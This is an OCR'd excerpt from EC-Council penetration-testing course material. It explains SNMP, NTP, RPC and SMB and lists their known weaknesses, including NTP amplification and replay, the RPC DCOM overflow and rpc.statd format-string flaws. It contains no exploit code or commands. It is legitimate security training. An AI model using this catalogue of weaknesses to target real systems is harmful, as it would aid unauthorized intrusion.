
Various SNMP threats and vulnerabilities:

- DoS Attack
- Masquerading
- Data Manipulation
- Disclosure
- Traffic Pattern Analysis
- Network perimeter insecurity
- ICMP Echo requests

Common risks to Cisco IOS SNMP configurations:

- DDoS attack
- SNMP Remote Code Execution

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NTP (Network Time Protocol)

NTP is used to synchronize the computer clock times in a network. The NTP client initiates a time request exchange with the NTP server. In a network there might be many computers connected for exchanging data with other computers. Some networks are very large in which some computers might be some miles far away from others. For these kind of networks, a computer time zone may be different compared to other network devices such as computers, servers, routers, etc. For better communication and for managing this large network in terms of security and maintenance, the devices time should be synchronized with all the other devices. These network devices clock time synchronization is handled using the specifications provided by Network Time Protocol (NTP). The NTP synchronizes the clocks of the network devices using Coordinated Universal Time (UTC).

Working of NTP:

If a computer wants to access the resources of another computer that is far away from first computer physically, their clocks should be synchronized to avoid link delay. So, the first computer (NTP Client) sends a time-exchange request to the second computer (NTP Server) and based on the response from the server, its adjusts its clock to match with the server. This clock adjust cannot be performed with just a single request-response; in a period of five to ten minutes, these should be at least six time-exchanges for adjustment. After the completion of the synchronization, the client must follow up the synchronization for every ten minutes with just of time-exchange request.

Features:

- Uses UTC as a reference time
- Highly scalable


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Weaknesses in NTP:

There are many security attacks which could be possibly happen on NTP, some of them are shown below:

- It is vulnerable to denial of service attack/DDoS amplification attack.
- Intruder can intercept the packets between authentic client and server.
- Intruder can replay one or more packets.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



RPC (Remote Procedure Call)

This protocol is used for exchanging of services between the applications that are reside in different computers. This works using the client-server model of communication, where the requesting computer is treated as a client and the responding computer is treated as a server.

After sending a request (call) to access the services, the client (calling program) will be suspended for a while until the call reached the destination program, executing the request, and sending the result (response) back to the client. Before proceeding the communication, the client and the server needs to authenticate themselves.

Remote Procedure Call (RPC) is a protocol that allows inter process communication between two programs (client and server) without having to understand the network's details. Some of the RPC services on Unix are Network Information Service, Network File System, and Common Desktop Environment.

Some of the recent RPC vulnerabilities on Windows and Linux platform:

- Microsoft Windows Remote Procedure Call Security Bypass Vulnerability.
- Microsoft RPC DCOM Interface Overflow.
- Microsoft Windows RPC CVE-2017-8461 Remote Code Execution Vulnerability.
- Multiple Linux Vendor `rpc.statd` Remote Format String Vulnerability.
- Port 111 `rpcbind` Vulnerability.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.65: Remote Procedure Call vulnerability details

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Server Message Block (SMB) Protocol

The Server Message Block (SMB) is an application-layer network protocol used to provide shared access to files, printers, serials ports, etc. between the nodes of a network. It provides an authenticated inter-process communication mechanism and is widely used by Microsoft Windows. SMB works through a client-server approach. Client makes specific requests to the server and the server responds accordingly. Based on the request made, server makes their file systems and other resources available to clients on the network. The transport layer protocol that Microsoft SMB Protocol is most often used with is NetBIOS over TCP/IP (NBT).

Note: The enhanced version of SMB called Common Internet File System (CIFS) was developed by Microsoft for open use on the Internet.


